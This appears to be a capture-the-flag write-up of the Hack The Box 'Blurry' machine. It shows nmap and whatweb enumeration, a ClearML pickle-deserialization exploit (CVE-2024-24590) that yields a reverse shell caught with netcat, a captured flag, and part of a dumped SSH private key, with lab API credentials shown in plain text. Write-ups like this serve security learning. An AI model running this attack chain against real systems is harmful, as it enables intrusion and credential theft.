

Blurry

- `nmap` for port scanning




```
┌──(kali㉿kali)-[~/htb/blurry]
└─$ sudo nmap -sS -sV -sC -A 10.10.11.19
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 00:05 EDT
Nmap scan report for 10.10.11.19
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/2%OT=22%CT=1%CU=34110%PV=Y%DS=2%DC=T%G=Y%TM=66837
OS:CCB%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10A%TI=
OS:Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M5
OS:3CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88
OS:%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF
OS:=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   335.08 ms 10.10.14.1
2   335.19 ms 10.10.11.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.74 seconds
```

- `whatweb` for subdomain



```
┌──(kali㉿kali)-[~/htb/blurry]
└─$ whatweb 10.10.11.19
http://10.10.11.19 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.19], Redirec
http://app.blurry.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[10.10.11.19], Script[modu
```

- Access the web server with `port 80`




app.blurry.htb/login
cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CLEAR|ML

Full Name


START

By signing up you agree to Allegro AI's Privacy Policy and Terms of Use.



TYPE	TITLE	PROJECT	STARTED	UPDATED	STATUS
Data Processing	Review JSON Artifacts	Black Swan	Jul 2 2024 0:18	Jul 2 2024 0:18	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jul 1 2024 18:22	Jul 1 2024 18:22	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 17 2024 14:12	Jun 17 2024 14:12	✕ Failed
Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 9:28	Jun 3 2024 9:28	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 9:22	Jun 3 2024 9:22	✓ Completed

- After googled, I found that the ClearML has vulnerability when the software uses a feature called `pickle` to load data. `Pickle` can run any code hidden in the data it loads. If an attacker sends harmful data to ClearML, it can trick the system into running dangerous code. This could let the attacker take control of the system or steal information
- Projects ⇒ Black Swan ⇒ Experiments ⇒ New Experiments ⇒ Create new credentials ⇒ Copy this credentials to my clipboard



To create a new experiment you can either run your ML code instrumented with the ClearML SDK, or relaunch a previously run experiment by cloning it.

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

Run the ClearML setup script

```
clearml-init
```


Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "FUWUUAF43SW4JPD4I0VM"
    "secret_key" = "4294ftdlU1cQgjZsDjlSnE9iwUTr13kQ9CzTSeIhUneu7NAyxG"
  }
}
```

- Setup `clearml`


  `pip install clearml`

  `clearml-init`




```
┌──(kali㉿kali)-[~/htb/blurry]
└─$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localh
ost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "FUWUUAF43SW4JPD4I0VM"
    "secret_key" = "4294ftdlU1cQgjZsDjlSnE9iwUTr13kQ9CzTSeIhUneu7NAyxG"
  }
}
Detected credentials key="FUWUUAF43SW4JPD4I0VM" secret="4294***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/kali/clearml.conf
ClearML setup completed successfully.
```

- Exploitation
  - I found an Python script on github that creates and uploads a malicious pickle file. This file, when executed, will establish a reverse shell connection back to our machine
  - Run a `nc` to listener
  - Config the python script to change the ip and port
  - Run the script and catch the connect




```
┌──(kali㉿kali)-[~/htb/blurry/ClearML-vulnerability-exploit-RCE-2024-CVE-2024-24590-]
└─$ python3 exploit.py
ClearML Task: created new task id=ef3e52d67d5344588f205accefbbca46
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/ef3e52d67d5344588f
205accefbbca46/output/log
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
```




```
┌──(kali㉿kali)-[~/htb/blurry]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.11.19] 46736
sh: 0: can't access tty; job control turned off
$ whoami
jippity
$ /bin/bash -i
bash: cannot set terminal process group (15107): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ 
```

- `user.txt`



```
jippity@blurry:~$ ls

ls
automation
clearml.conf
user.txt
jippity@blurry:~$
jippity@blurry:~$ cat user.txt
cat user.txt
44263a42c5eb0c2f40043105313ffb11
jippity@blurry:~$ 
```


- Privilege escalation
  - After `ls -la` I found a hidden folder that contained the `id_rsa` key. Transfer it to my machine, add permissions for this file with `chmod 600 id_rsa` and I could access the lab with `ssh`



```
jippity@blurry:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```


```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxZ6RXgJ45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVk0sl5usUV
KYWvWQOKo6OkK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/opO2Ke5XazVBKWgByY
8qTrt+mWN7GKwtdfUqXNcdbJ7MGpzhnk8eYF+itkPFD0AcYfSvbkCc1SY9Mn7Zsp+/jtgk
FJsve7iqONPRlgvUQLRFRSUyPyIp2sGFEADuqHLeAaHDqU7uh01UhwipeDcC3CE3QzKsWX
SstitvWqbKS4E5i9X2BB56/NlzbiLKVCJQ5Sm+BWlUR/yGAvwfNtfFqpXG92lOAB4Zh4eo
7P01RInlJ0dT/jm4GF0O+RDTohk57l3F3Zs1tRAsfxhnd2dtKQeAADCmmwKJG74qEQML1q
6f9FlnIT3eqTvfguWZfJLQVWv0X9Wf9RLMQrZqSLfZcctxNI1CVYIUbut3x1H53nARfqSz
et/r/eMGtyRrY3cmL7BUaTKPjF44WNluj6ZLUgW5AAAFiH8itAN/IrQDAAAAB3NzaC1yc2
EAAAGBAMcWekV4CeOZt1WqOKF0iQRZZPbJHiEMPbVFg6P2QNFlZNLJebrFFSmFr1kDiqOj
pCtt4u+d23V5fkeTao00mnMLvJDQtiJqg2HlSTJ3/6KTtinuV2s1QSloAcmPKk67fpljex
isLXX1KlzXHWyezBqc4Z5PHmBforZDxQ9AHGH0r25AnNUmPTJ+2bKfv47YJBSbL3u4qjjT
0ZYL1EC0RUUlMj8iKdrBhRAA7qhy3gGhw6lO7odNVIcIqXg3AtwhN0MyrFl0rLYrb1qmyk
uBOYvV9gQeevzZc24iylQiUOUpvgVpVEf8hgL8HzbXxaqVxvdpTgAeGYeHqOz9NUSJ5SdH
U/45uBhdDvkQ06IZOe5dxd2bNbUQLH8YZ3dnbSkHgAAwppsCiRu+KhEDC9aun/RZZyE93q
k734LlmXyS0FVr9F/Vn/USzEK2aki32XHLcTSNQlWCFG7rd8dR+d5wEX6ks3rf6/3jBrck
a2N3Ji+wVGkyj4xeOFjZbo+mS1IFuQAAAAMBAAEAAAGANweUho02lo3PqkMh4ib3FJetG7
XduR7ME8YCLBkOM5MGOmlsV17QiailHkKnWLIL1+FI4BjPJ3qMmDY8Nom6w2AUICdAoOS2
